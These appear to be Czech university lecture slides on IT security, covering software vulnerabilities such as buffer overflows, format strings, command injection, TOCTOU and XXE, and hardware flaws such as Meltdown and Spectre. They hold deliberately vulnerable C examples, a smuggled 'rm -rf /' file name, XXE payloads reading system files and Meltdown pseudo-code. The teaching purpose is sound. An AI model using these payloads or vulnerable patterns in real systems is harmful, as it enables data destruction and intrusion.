Bezpečnost v IT

7. přednáška

Radek Janoštík

Univerzita Palackého v Olomouci

28. 3. 2024

Outline

- Aktuální (kyber)bezpečnostní situace
- Softwarové chyby a útoky
- Hardwarové chyby a útoky

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?
- Boj Flipper Zero v Kanadě stále pokračuje
  - Jak se skutečně kradou auta

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?
- Boj Flipper Zero v Kanadě stále pokračuje
  - Jak se skutečně kradou auta
- Útok postranním kanálem na procesory Apple M1 a M2
  - Útok `https://gofetch.fail/` umožňuje získat privátní klíče (2048RSA kolem hodiny)

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?
- Boj Flipper Zero v Kanadě stále pokračuje
  - Jak se skutečně kradou auta
- Útok postranním kanálem na procesory Apple M1 a M2
  - Útok `https://gofetch.fail/` umožňuje získat privátní klíče (2048RSA kolem hodiny)
- Zranitelnost v Microsoft Edge umožňuje instalaci jakéhokoliv doplňku

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?
- Boj Flipper Zero v Kanadě stále pokračuje
  - Jak se skutečně kradou auta
- Útok postranním kanálem na procesory Apple M1 a M2
  - Útok `https://gofetch.fail/` umožňuje získat privátní klíče (2048RSA kolem hodiny)
- Zranitelnost v Microsoft Edge umožňuje instalaci jakéhokoliv doplňku
- GitHub Advanced Security rozšířen o *AI-powered security fixes*

Aktuální (kyber)bezpečnostní situace

- Sledujete zprávy z dění v kyberprostoru? Co se stalo?
- Boj Flipper Zero v Kanadě stále pokračuje
  - Jak se skutečně kradou auta
- Útok postranním kanálem na procesory Apple M1 a M2
  - Útok `https://gofetch.fail/` umožňuje získat privátní klíče (2048RSA kolem hodiny)
- Zranitelnost v Microsoft Edge umožňuje instalaci jakéhokoliv doplňku
- GitHub Advanced Security rozšířen o *AI-powered security fixes*
- Federální soud nařídil Google, aby identifikoval uživatele, kteří sledovali video
  - Mezi 1. a 8. lednem (asi 30tisíci)
  - Chtějí jména, adresy, telefony, případně IP adresu u nepřihlášených
  - Neví se, zda Google vyhověl
  - Důvod: Hledají uživatele `elonmuskwhm`, podezřelého z praní špinavých peněz, jemuž policista poslal odkaz na video.

Složitost SW

- Komplexnost software raketově roste
  - Od krátkých utilit pro jeden účel přesun ke komplexním systémům

Složitost SW

- Komplexnost software raketově roste
  - Od krátkých utilit pro jeden účel přesun ke komplexním systémům
- (Bezmyšlenkové) používání velkého množství knihoven
  - Důvěryhodnost knihoven
  - Udržovanost jejich kódu

Složitost SW

- Komplexnost software raketově roste
  - Od krátkých utilit pro jeden účel přesun ke komplexním systémům
- (Bezmyšlenkové) používání velkého množství knihoven
  - Důvěryhodnost knihoven
  - Udržovanost jejich kódu
- Používání protokolů bez jejich hlubší znalosti

Složitost SW

- Komplexnost software raketově roste
  - Od krátkých utilit pro jeden účel přesun ke komplexním systémům
- (Bezmyšlenkové) používání velkého množství knihoven
  - Důvěryhodnost knihoven
  - Udržovanost jejich kódu
- Používání protokolů bez jejich hlubší znalosti
- Naštěstí roste kvalita podpůrných nástrojů pro programátory
  - Bezpečný přístup do paměti, GC
  - Spoustu chyb umí odhalit i kompilátor
  - Automatické testování kódu (fuzzing)
- Synchronizační mechanismy pro paralelní programování

Bezpečnostní chyby

- = chyby v SW, které umožní programu/uživateli dělat, na co nemá oprávnění

Bezpečnostní chyby

- = chyby v SW, které umožní programu/uživateli dělat, na co nemá oprávnění
- *Arbitrary code execution (ACE)* – spuštění libovolného kódu na počítači či v procesu
- *Remote code execution* – vzdálené spuštění libovolného kódu na počítači

Bezpečnostní chyby

- = chyby v SW, které umožní programu/uživateli dělat, na co nemá oprávnění
- *Arbitrary code execution (ACE)* – spuštění libovolného kódu na počítači či v procesu
- *Remote code execution* – vzdálené spuštění libovolného kódu na počítači
- Eskalace práv – pomocí chyby v aplikaci navýšení práv uživatele (root, kernel)

Bezpečnostní chyby

- = chyby v SW, které umožní programu/uživateli dělat, na co nemá oprávnění
- *Arbitrary code execution (ACE)* – spuštění libovolného kódu na počítači či v procesu
- *Remote code execution* – vzdálené spuštění libovolného kódu na počítači
- Eskalace práv – pomocí chyby v aplikaci navýšení práv uživatele (root, kernel)
- Neoprávněný přístup do paměti – aplikace je schopna číst/zapisovat do paměti jiných procesů
  - Velký problém – v paměti mohou být hesla, privátní klíče
- „Útěk z kontejneru“ – aplikaci běžící v kontejneru se podaří porušit barieru

Bezpečnostní chyby

- = chyby v SW, které umožní programu/uživateli dělat, na co nemá oprávnění
- *Arbitrary code execution (ACE)* – spuštění libovolného kódu na počítači či v procesu
- *Remote code execution* – vzdálené spuštění libovolného kódu na počítači
- Eskalace práv – pomocí chyby v aplikaci navýšení práv uživatele (root, kernel)
- Neoprávněný přístup do paměti – aplikace je schopna číst/zapisovat do paměti jiných procesů
  - Velký problém – v paměti mohou být hesla, privátní klíče
- „Útěk z kontejneru“ – aplikaci běžící v kontejneru se podaří porušit barieru
- *Exploit* = kód, data, která využívají zranitelnosti v aplikaci pro svůj prospěch
  - Pro známe chyby dostupné na internetu – motivace záplatovat?

Správa chyb

- Tutlání bezpečnostních chyb není dobrá taktika
- Common Vulnerabilities and Exposures (CVE) – informování veřejnosti o chybách
  - Každá bezpečností chyba dostane číslo (spravuje MITRE + CNA – velké projekty)
  - Zveřejněny bezpečné detaily např.: CVE-2014-0160
  - Nebo NVD - NIST
  - CVSS – každá chyba číselně ohodnocena dle závažnosti

Správa chyb

- Tutlání bezpečnostních chyb není dobrá taktika
- Common Vulnerabilities and Exposures (CVE) – informování veřejnosti o chybách
  - Každá bezpečností chyba dostane číslo (spravuje MITRE + CNA – velké projekty)
  - Zveřejněny bezpečné detaily např.: CVE-2014-0160
  - Nebo NVD - NIST
  - CVSS – každá chyba číselně ohodnocena dle závažnosti
- Často vývojáři oznámí, že „je nějaká chyba“
  - Správci se mohou připravit na záplatování, informace se rozšíří
  - Vývojáři vydají opravy, až po nějaké době se vydají detaily, zveřejní exploity, testy

Správa chyb

- Tutlání bezpečnostních chyb není dobrá taktika
- Common Vulnerabilities and Exposures (CVE) – informování veřejnosti o chybách
  - Každá bezpečností chyba dostane číslo (spravuje MITRE + CNA – velké projekty)
  - Zveřejněny bezpečné detaily např.: CVE-2014-0160
  - Nebo NVD - NIST
  - CVSS – každá chyba číselně ohodnocena dle závažnosti
- Často vývojáři oznámí, že „je nějaká chyba“
  - Správci se mohou připravit na záplatování, informace se rozšíří
  - Vývojáři vydají opravy, až po nějaké době se vydají detaily, zveřejní exploity, testy
- BugBounty programy velkých projektů
- Jak se tedy zachovat při objevení bezpečnostní chyby?

Buffer overflow

- Mějme program běžící pod rootem s následujícím kódem:

```
void A() {
    char B[128];
    printf("Type log message:");
    gets(B);
    writeLog(B);
}
```

- Vyzve uživatele, aby napsal na standardní vstup, co se má zapsat do logu

Buffer overflow

- Mějme program běžící pod rootem s následujícím kódem:

```
void A() {
    char B[128];
    printf("Type log message:");
    gets(B);
    writeLog(B);
}
```

- Vyzve uživatele, aby napsal na standardní vstup, co se má zapsat do logu
- Na první pohled je všechno v pořádku, ale obsahuje chybu
  - Funkce `gets(B);` nekontroluje délku bufferu, kam zapisuje
  - Umožní tak uživateli přepsat paměť procesu

Buffer overflow

- Jak vypadá zásobník programu? (obrázek)

Buffer overflow

- Jak vypadá zásobník programu? (obrázek)
- Při zápisu do bufferu můžeme přepsat paměť předchozích funkcí

Buffer overflow

- Jak vypadá zásobník programu? (obrázek)
- Při zápisu do bufferu můžeme přepsat paměť předchozích funkcí
- V lepším případě aplikace *pouze* spadne

Buffer overflow

- Jak vypadá zásobník programu? (obrázek)
- Při zápisu do bufferu můžeme přepsat paměť předchozích funkcí
- V lepším případě aplikace *pouze* spadne
- V horším případě (inteligentní útočník) může spustit/přepsat libovolný kód
- Můžeme změnit návratovou adresu a „skočit“ úplně jinam do kódu

Buffer overflow

- Jak vypadá zásobník programu? (obrázek)
- Při zápisu do bufferu můžeme přepsat paměť předchozích funkcí
- V lepším případě aplikace *pouze* spadne
- V horším případě (inteligentní útočník) může spustit/přepsat libovolný kód
- Můžeme změnit návratovou adresu a „skočit“ úplně jinam do kódu
- Obrana
  - *Stack canaries* – před návratovou hodnotu umístěno náhodné číslo, kontrola
  - Data execution prevention – **NX bit** – rozdělení paměti na data a kód

Format string attack

- Mějme kód:

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

Format string attack

- Mějme kód:

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `printf()` má jako první argument formátovací řetězec
  - Nekontroluje se, zda je počet dalších argumentů roven počtu *specifikátorů*
  - Hodnoty bere rovnou ze zásobníku (předpokládá, že tam jsou)

Format string attack

- Mějme kód:

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `printf()` má jako první argument formátovací řetězec
  - Nekontroluje se, zda je počet dalších argumentů roven počtu *specifikátorů*
  - Hodnoty bere rovnou ze zásobníku (předpokládá, že tam jsou)
- Při zadání formátovacího řetězce `"%x %x %x"` dojde ke čtení zásobníku

Format string attack

- Mějme kód:

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `printf()` má jako první argument formátovací řetězec
  - Nekontroluje se, zda je počet dalších argumentů roven počtu *specifikátorů*
  - Hodnoty bere rovnou ze zásobníku (předpokládá, že tam jsou)
- Při zadání formátovacího řetězce `"%x %x %x"` dojde ke čtení zásobníku
- Zápis je (překvapivě) také možný pomocí `"%n"`
  - Na příslušnou adresu zapíše počet již vygenerovaných znaků

Format string attack

- Mějme kód:

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `printf()` má jako první argument formátovací řetězec
  - Nekontroluje se, zda je počet dalších argumentů roven počtu *specifikátorů*
  - Hodnoty bere rovnou ze zásobníku (předpokládá, že tam jsou)
- Při zadání formátovacího řetězce `"%x %x %x"` dojde ke čtení zásobníku
- Zápis je (překvapivě) také možný pomocí `"%n"`
  - Na příslušnou adresu zapíše počet již vygenerovaných znaků
- Obrana: `printf("%s", argv[1])`

Integer overflow attacks

- Celočíselná aritmetika bývá prováděna s čísly s omezenou délkou (8, 16, 32, 64 bitů)
- Při sčítání a násobení dvou velkých čísel může hodnota *přetéct* do záporných
  - Aplikace v jazyce C často netestují

Integer overflow attacks

- Celočíselná aritmetika bývá prováděna s čísly s omezenou délkou (8, 16, 32, 64 bitů)
- Při sčítání a násobení dvou velkých čísel může hodnota *přetéct* do záporných
  - Aplikace v jazyce C často netestují
- Mějme grafický program s argumenty pro výšku a šířku obrázku (příkazová řádka)
  - Zadáme velké rozměry obrázku (ale korektní)
  - Program si spočítá velikost potřebné paměti pro `malloc()`
  - Výpočet mu přeteče a ve skutečnosti naalokuje méně paměti
  - Zbytek obrázku přepíše paměť procesu, do které by zapisovat neměl

Integer overflow attacks

- Celočíselná aritmetika bývá prováděna s čísly s omezenou délkou (8, 16, 32, 64 bitů)
- Při sčítání a násobení dvou velkých čísel může hodnota *přetéct* do záporných
  - Aplikace v jazyce C často netestují
- Mějme grafický program s argumenty pro výšku a šířku obrázku (příkazová řádka)
  - Zadáme velké rozměry obrázku (ale korektní)
  - Program si spočítá velikost potřebné paměti pro `malloc()`
  - Výpočet mu přeteče a ve skutečnosti naalokuje méně paměti
  - Zbytek obrázku přepíše paměť procesu, do které by zapisovat neměl
- $\Rightarrow$ Buffer overflow attack

Command injection attacks

- Často jsou programátoři líní a chtějí si usnadnit úkol zavoláním příkazu *shellu*
- Např kopírování souboru:

```
int copyFiles() {
   char src[100], dst[100], cmd[205] = "cp ";
   printf("Enter name of source file: ");
   gets(src);
   strcat(cmd, src);
   printf("enter name of destination file: ");
   gets(dst);
   strcat(cmd, dst);
   system(cmd);
}
```

- Vygenerovaný příkaz např.: `cp soubor1.txt novy.txt`

Command injection attacks

- Často jsou programátoři líní a chtějí si usnadnit úkol zavoláním příkazu *shellu*
- Např kopírování souboru:

```
int copyFiles() {
   char src[100], dst[100], cmd[205] = "cp ";
   printf("Enter name of source file: ");
   gets(src);
   strcat(cmd, src);
   printf("enter name of destination file: ");
   gets(dst);
   strcat(cmd, dst);
   system(cmd);
}
```

- Vygenerovaný příkaz např.: `cp soubor1.txt novy.txt`
- co když útočník zadá jako cíl: `"novy.txt; rm -rf /"`

Time of check to Time of use attack (symlink attack)

- Mějme program běžící pod rootem zapisující do souboru:

```
int fd;
if (access("./file", W_OK)!=0 {
  exit(1);
}
fd = open("./file", O_WRONLY);
write(fd, userInput, sizeof(userInput));
```

Time of check to Time of use attack (symlink attack)

- Mějme program běžící pod rootem zapisující do souboru:

```
int fd;
if (access("./file", W_OK)!=0 {
  exit(1);
}
fd = open("./file", O_WRONLY);
write(fd, userInput, sizeof(userInput));
```

- Uživatel může mít právo pro zápis do souboru `file`

Time of check to Time of use attack (symlink attack)

- Mějme program běžící pod rootem zapisující do souboru:

```
int fd;
if (access("./file", W_OK)!=0 {
  exit(1);
}
fd = open("./file", O_WRONLY);
write(fd, userInput, sizeof(userInput));
```

- Uživatel může mít právo pro zápis do souboru `file`
- Kontrola oprávnění a zápis jsou časově odděleny
- Mezitím může uživatel změnit `file` za symbolický odkaz, který odkazuje někam jinam (třeba do systémových adresářů)

Time of check to Time of use attack (symlink attack)

- Mějme program běžící pod rootem zapisující do souboru:

```
int fd;
if (access("./file", W_OK)!=0 {
  exit(1);
}
fd = open("./file", O_WRONLY);
write(fd, userInput, sizeof(userInput));
```

- Uživatel může mít právo pro zápis do souboru `file`
- Kontrola oprávnění a zápis jsou časově odděleny
- Mezitím může uživatel změnit `file` za symbolický odkaz, který odkazuje někam jinam (třeba do systémových adresářů)
- Obrana – otevřít soubor rovnou a poté zkontrolovat oprávnění funkcí `fstat()`

XML útoky

- Zpracování XML souborů není triviální záležitost
- Standard obsahuje několik záludností – mohou být použity pro útoky (špatný parser)
- Využití `XML entity` pro útoky
- Např. čtení něčeho, co nikdy neskončí:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM  "file:///dev/random" >]>
<foo>&xxe;</foo>
```

- Případně čtení `file:///etc/passwd`

Složitost HW

Složitost HW

- Procesory obsahují čím dál více transistorů a instrukcí
  - Intel 8080 – 4500
  - Intel 286 – 134 000
  - Intel Pentium – 3 100 000
  - AMD Threadripper 2990WX – 19 200 000 000

Složitost HW

- Procesory obsahují čím dál více transistorů a instrukcí
  - Intel 8080 – 4500
  - Intel 286 – 134 000
  - Intel Pentium – 3 100 000
  - AMD Threadripper 2990WX – 19 200 000 000
- Instrukční sada již není hardwarová, ale emulovaná
  - Abstrakční bariéra mezi instrukcemi a HW vykonáváním
  - *Mikrokód* – interní instrukční sada s *mikroinstrukcemi*

Složitost HW

- Procesory obsahují čím dál více transistorů a instrukcí
  - Intel 8080 – 4500
  - Intel 286 – 134 000
  - Intel Pentium – 3 100 000
  - AMD Threadripper 2990WX – 19 200 000 000
- Instrukční sada již není hardwarová, ale emulovaná
  - Abstrakční bariéra mezi instrukcemi a HW vykonáváním
  - *Mikrokód* – interní instrukční sada s *mikroinstrukcemi*
- Možné mikrokód aktualizovat a tím zvýšit výkon (zpětně)
  - Případně „zalepit“ bezpečnostní chybu

Složitost HW

- Procesory obsahují čím dál více transistorů a instrukcí
  - Intel 8080 – 4500
  - Intel 286 – 134 000
  - Intel Pentium – 3 100 000
  - AMD Threadripper 2990WX – 19 200 000 000
- Instrukční sada již není hardwarová, ale emulovaná
  - Abstrakční bariéra mezi instrukcemi a HW vykonáváním
  - *Mikrokód* – interní instrukční sada s *mikroinstrukcemi*
- Možné mikrokód aktualizovat a tím zvýšit výkon (zpětně)
  - Případně „zalepit“ bezpečnostní chybu
- Dnes již možné mít „operační systém“ uvnitř procesoru, přístup k veškeré paměti, datům
  - Minix uvnitř Intelu

Chyby v HW

- Stejně jako s komplexností SW roste pravděpodobnost chyby
  - Tak i s komplexností HW roste pravděpodobnost chyby
- Problém může být s jejich opravením
- Např. Floating point divison bug procesorů Intel Pentium
  - Chyba při dělení – dává jiné výsledky
  - Vznikla při optimalizaci a špatném nastavení algoritmu při výrobě
  - Intel „svolával chipy k opravě“ – náklady 475 milonů dolarů

Chyby v HW

- Stejně jako s komplexností SW roste pravděpodobnost chyby
  - Tak i s komplexností HW roste pravděpodobnost chyby
- Problém může být s jejich opravením
- Např. Floating point divison bug procesorů Intel Pentium
  - Chyba při dělení – dává jiné výsledky
  - Vznikla při optimalizaci a špatném nastavení algoritmu při výrobě
  - Intel „svolával chipy k opravě“ – náklady 475 milonů dolarů
- Některé chyby lze opravit aktualizací mikrokódu, některé jsou chyby designu

Chyby v HW

- Stejně jako s komplexností SW roste pravděpodobnost chyby
  - Tak i s komplexností HW roste pravděpodobnost chyby
- Problém může být s jejich opravením
- Např. Floating point divison bug procesorů Intel Pentium
  - Chyba při dělení – dává jiné výsledky
  - Vznikla při optimalizaci a špatném nastavení algoritmu při výrobě
  - Intel „svolával chipy k opravě“ – náklady 475 milonů dolarů
- Některé chyby lze opravit aktualizací mikrokódu, některé jsou chyby designu
- Bezpečnostní chyba v návrhu CPU = nejzávažnější chyby vůbec


Meltdown

- Závažná chyba procesorů Intel (1995 a novější)
- Pro větší rychlost nejsou mikroinstrukce prováděny sekvenčně ale paralelně
  - Mimo pořadí – *out-of-order*
- CPU se postará o synchronizaci

Meltdown

- Závažná chyba procesorů Intel (1995 a novější)
- Pro větší rychlost nejsou mikroinstrukce prováděny sekvenčně ale paralelně
  - Mimo pořadí – *out-of-order*
- CPU se postará o synchronizaci
- CPU předpokládá, že instrukce skončí *dobře*
  - Připravuje si data pro další instrukce (rychlost)
  - U připravených dat jsou ignorovány kontroly oprávnění pro přístup do paměti
- Po dokončení obsluhy výjimky můžeme postranní kanálem (čas) zjistit, na jakou adresu se skutečně přistupovalo
  - A poté si data přečíst

Metltdown




```
; rcx = kernel address
; rbx = probe array
retry:
mov al, byte [rcx]
shl rax, 0xc
jz retry
mov rbx, qword [rbx + rax]
```

Meltdown v pseudo-C

```
unsigned char *ptr = /* 0x12..78 */; // adresa hledanych dat
unsigned char value = 0; // prectena hodnota
unsigned char probe_array[256 * 4096]; // pomocne (velke) pole

int main() {
   signal(SIGSEGV, handle_sigsegv);// inicializace
   clflush();
   // precte byte z pameti,
   // muze skoncit vyvolanim vyjimky
   unsigned char t = *ptr;
   // pristup do probe_array, bude proveden mimo poradi
   unsigned char x = probe_array[t * 4096];
   value = t; // pokud nedoslo k vyjimce
:read_complete
   // na toto misto se vrati kod z obsluhy vyjimky
   printf("Hodnota: %i\n", value);
   return 0;
}
```

Meltdown v pseudo-C

```
// funkce osetrujici vyjimku vzniklou pri neplatnem pristupu do pameti
void handle_sigsegv(int signum) {
   for (int i = 0; i < 256; i++)
     if (is_cached(probe_array + i * 4096)) {
        value = i;
        break;
   }
// vrati se do puvodni casti
 goto read_complete;
}
```

- Takto můžeme číst paměť jádra $\Rightarrow$ všech procesů rychlostí 100 - 500 kB/s
- Virtuální stroj může číst data jiného virtuálního stroje

Meltdown

- Posledním dílem skládanky je funkce `is_cached`
- Na základě rychlosti přístupu do paměti zjistíme, která stránka se reálně načetla do cache a která ne

```
int is_cached(unsigned char *ptr) {
   unsigned long long ts1 = rdtsc();
   unsigned char x = *ptr;
   unsigned long long ts2 = rdtsc();
   return (ts2 - st1) < THRESHOLD;
}
```

Spectre

- Podobná chyba s těžší využitelností
- Těžší je i oprava
- Využívá spekulativního vykonávání `IF` větví, jejichž podmínka závisí na místě v paměti
  - „Než se načte místo z paměti můžeme vykonat obě větve a pak vezmeme výsledek z té správné“
- Detaily ponechám na samostudium, nechám si vysvětlit u zkoušky

Doporučená četba

- Tanenbaum A., Bos H. – Modern Operating Systems Global Edition, Pearson. 2015. ISBN 1-292-06142-1, 978-1-292-06142-9
  - Kapitola 9 – Security (593–711)

- `https://meltdownattack.com/`
  - Meltdown paper
  - Spectre paper

- Krajča P. Magazín katedry informatiky – 8. číslo – Meltdown
  - `https://soubor.inf.upol.cz/public/Magazin-KI/magazin-ki-08.pdf`